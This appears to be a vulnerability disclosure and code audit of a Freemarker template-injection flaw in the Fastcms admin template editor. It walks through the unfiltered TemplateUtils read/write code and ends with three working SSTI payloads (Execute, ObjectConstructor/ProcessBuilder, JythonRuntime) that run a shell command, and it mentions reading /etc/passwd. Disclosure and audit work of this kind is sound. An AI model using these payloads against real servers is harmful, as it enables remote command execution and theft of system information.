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Ha0Liu fastcms模版注入


History


1 contributor

47 lines (30 sloc) | 2.63 KB

Fastcms is built with a complete CMS station building system Fastcms is fully integrated into the WeChat ecosystem and is the cornerstone of all WeChat marketing plug-ins Fastcms can be dynamically hot plugged based on jar and zip packages Fastcms carries out plug-in development based on SpringBoot, which has strong extensibility, freeing you from bloated projects The fastcms background management system can edit the template file, so that we can edit a template file with malicious command execution, and realize remote command execution vulnerability by accessing the front-end page. This vulnerability can be used to execute server system commands and obtain system information. Vulnerability address: <http://ip:8080/fastcms.html#/template/edit> Code download address: https://gitee.com/dianbuapp_admin/fastcms.git Vulnerability location: After logging into the system, the template Edit Access this template.

Log in to the background system, click Template Edit to edit the template HTML file, such as editing index.html. A malicious template file that can execute the "cat/etc/passwd" command.






Other commands can be executed by modifying the form of execution command.

Code audit process

Track new templates and save template interfaces. File path: src/main/java/com/cms/controller/admin/TemplateController Java lines 49 and 58.



Go to the pom.xml file to determine that the template engine introduced is Freemarker.



Since it is Freemarker, let's find out in the code whether there is blacklist filtering for some sensitive functions when the template is declared, such as Execute and other methods. Found src/main/java/com/cms/utis/TemplateUtils Java analyzes whether the content of this Java class is filtered.

```

111  /**
112   * 读取模板文件内容
113   *
114   * @param templatePath
115   *      模板路径
116   * @return 模板文件内容
117   */
118  public static String read(String templatePath) {
119      try {
120          String path = PathUtils.getWebRootPath()+"/templates/"+templatePath;
121          File templateFile = new File(path);
122          return FileUtils.readFileToString(templateFile, encoding: "UTF-8");
123      } catch (IOException e) {
124          throw new RuntimeException(e.getMessage(), e);
125      }
126  }
127
128  /**
129   * 写入模板文件内容
130   *
131   * @param templatePath
132   *      模板路径
133   * @param content
134   *      模板文件内容
135   */
136  public static void write(String templatePath, String content) {
137      try {
138          String path = PathUtils.getWebRootPath()+"/templates/"+templatePath;
139          File file = new File(path);
140          FileUtils.writeStringToFile(file, content, encoding: "UTF-8");
141      } catch (IOException e) {
142          throw new RuntimeException(e.getMessage(), e);
143      }
144  }
145

```

In the process of reading and writing, the content of the template is not filtered, so it can be determined that there is a Freemarker template injection vulnerability. Payload is as follows:

```

<#assign value="freemarker.template.utility.Execute"?new()>${value("open -a Calculator")}
<#assign value="freemarker.template.utility.ObjectConstructor"?new()>${value("java.lang.ProcessBuilder","open -a Calculator").start()}
<#assign value="freemarker.template.utility.JythonRuntime"?new()><@value>import os;os.system("open -a Calculator")

```